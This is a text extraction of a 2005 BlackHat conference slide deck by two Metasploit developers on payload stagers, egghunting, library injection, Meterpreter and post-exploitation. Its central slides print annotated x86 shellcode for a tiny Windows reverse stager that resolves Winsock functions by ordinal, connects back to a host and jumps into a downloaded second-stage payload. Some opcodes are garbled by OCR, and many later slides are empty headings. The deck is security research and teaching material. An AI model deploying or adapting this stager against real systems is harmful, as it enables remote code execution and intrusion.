Beyond EIP

spoonm & skape

BlackHat, 2005

Part I

Introduction

Who are we?

- spoonm
 - Full-time student at a Canadian university
 - Metasploit developer since late 2003
- skape
 - Lead software developer by day
 - Independent security researcher by night
 - Joined the Metasploit project in 2004

What will we discuss?

- Payload stagers
 - Windows Ordinal Stagers
 - PassiveX
 - Egghunt

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 - Library Injection
 - ▶ The Meterpreter
 - DispatchNinja
- Post-exploitation suites
 - Very hot area of research for the Metasploit team
 - Suites built off of advanced payload research
 - Client-side APIs create uniform automation interfaces
 - Primary focus of Metasploit 3.0

Background: the exploitation cycle

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- Post-exploitation Manipulating the target
 - Command shell redirection
 - Arbitrary command execution
 - Pivoting
 - Advanced payload interaction

Part II

Exploitation Technology's State of Affairs

Payload encoders

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- Payload encoders generally taken for granted
 - Most encoders use a static decoder stub
 - Makes NIDS signatures easy to write

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 - Most PoC exploits use predictable single-byte NOPs (0x90), if any
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 - ► The mouse always has the advantage; NIDS is reactive
 - Advanced NOP generators and encoders push NIDS to its limits
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- Metasploit 2.4 released with a wide-distribution multi-byte x86 NOP generator (Opty2)

Exploitation techniques

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- Exploitation vectors have been beaten to death
- ...so we wont be talking about them

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- Nearly all PoC exploits use standard payloads
- Command shells have poor automation support
 - Platform dependent intrinsic commands and scripting
 - Reliant on the set of applications installed on the machine
 - Hindered by by chroot jails and host-based ACLs

"Advantage" payloads

- Advantage payloads provide enhanced manipulation of hosts, commonly through the native API
- Help to reduce the tediousness of writing payloads
- Core ST's InlineEgg

Part III

Payload Stagers

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- The three steps make it so stages are connection method independent
 - No need to have command shell payloads for reverse, portbind, and findsock

Why are payload stagers useful?

- Some vulnerabilities have limited space for the initial payload
- Typically much smaller than the stages they execute
- Eliminate the need to re-implement payloads for each connection method

Windows ordinal stagers

- Technique from Oded's lightning talk at core04
- ▶ Uses static ordinals in ₩S2_32.DLL to locate symbol addresses
- Compatible with all versions of Windows
- Results in very low-overhead symbol resolution
- Facilitates implementation of reverse, portbind, and findsock stagers
- Leads to very tiny win32 stagers (92 byte reverse, 93 byte findsock)
- ► Technical write-up at http://www.metasploit.com/users/spoonm/ordinals.txt

- Locate the base address of WS2_32.DLL
 - Extract the Peb->Ldr pointer
 - Extract Flink from the InInitOrderModuleList
 - Loop through loaded modules comparing module names
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- Allocate a socket, connect to the attacker, and read in the next payload
- ▶ Requires that WS2_32.DLL already be loaded in the target process

Locating WS2_32.DLL's base address

```
cld
FC
                                ; clear direction (lodsd)
31DB
          xor ebx,ebx
                             ; zero ebx
          mov eax, [fs:ebx+0x30]; eax = PEB
648B4330
8B400C
          mov eax, [eax+0xc]; eax = PEB->Ldr
8B501C
          mov edx,[eax+0x1c] ; edx = Ldr->InitList.Flink
          mov edx.[edx] ; edx = LdrModule->Flink
8B12
8B7220
          mov esi,[edx+0x20]
                               ; esi = LdrModule->DllName
                                ; eax = [esi] ; esi += 4
AD
          lodsd
          lodsd
AD
                                ; eax = [esi] ; esi += 4
          dec esi
4E
                                ; esi--
          add eax.[esi]
                               ; eax = eax + [esi]
0306
                                ; (4byte unicode->ANSI)
3D32335F32 cmp eax, 0x325f3332
                               i = 2 32?
75EF
          inz 0xd
                                ; not equal, continue loop
```

Resolve symbols using static ordinals

```
80A3A8
         8B453C
         mov eax,[ebp+0x3c] ; eax = DosHdr->e_lfanew
8B4C0578
         mov ecx, [ebp+eax+0x78]; ecx = Export Directory
         mov ecx,[ebp+ecx+0x1c]; ecx = Address Table Rva
8B4C0D1C
                           ; ecx += ws2base
01E9
         add ecx, ebp
                           ; eax = socket rva
8B4158
         mov eax,[ecx+0x58]
01E8
         add eax,ebp
                           ; eax += ws2base
8B713C
         mov esi, [ecx+0x3c]; eax = recv rva
01EE
         add esi,ebp ; eax += ws2base
         add ebp, [ecx+0xc]
03690C
                           ; ebp += connect rva
```

Create the socket, connect back, recv, and jump

```
; Use chained call-stacks to save space
; connect returns to recy returns to buffer (fd in edi)
53
           push ebx
                                  ; push 0
6A01
           push byte +0x1
                                  ; push SOCK_STREAM
6A02
           push byte +0x2
                                  ; push AF INET
OCTT
           call eax
                                  ; call socket
97
         xchq eax,edi
                              ; edi = fd
687F000001 push dword 0x100007f ; push sockaddr in
68020010E1 push dword 0xe1100002
89E1
           mov ecx, esp
                                  ; ecx = &sockaddr in
53
           push ebx
                                  ; push flags (0)
B70C
           mov bh,0xc
                                  i = 0 \times 0 \times 0 \times 0
53
           push ebx
                                  ; push length (0xc00)
51
           push ecx
                                  ; push buffer
57
           push edi
                                  ; push fd
51
           push ecx
                                  ; push buffer
6A10
           push byte +0x10
                                  ; push addrlen (16)
51
           push ecx
                                  ; push &sockaddr in
57
                                  ; push fd
           push edi
56
           push esi
                                  ; push recv
FFE5
           imp ebp
                                  ; call connect
```

Overview

Implementation

Practical use: HTTP tunneling

Pros & cons

Overview

Hunting for eggs with SEH

Hunting for eggs with system calls


Payload Stages


Part IV



Overview

Types of library injection





Library injection in action: VNC

Overview

Design goals

Communication protocol specification

Client/Server architecture

Extension flexibilities

Meterpreter extensions in action: Stdapi

Cool dN stuff here

Part V

Post-Exploitation Suites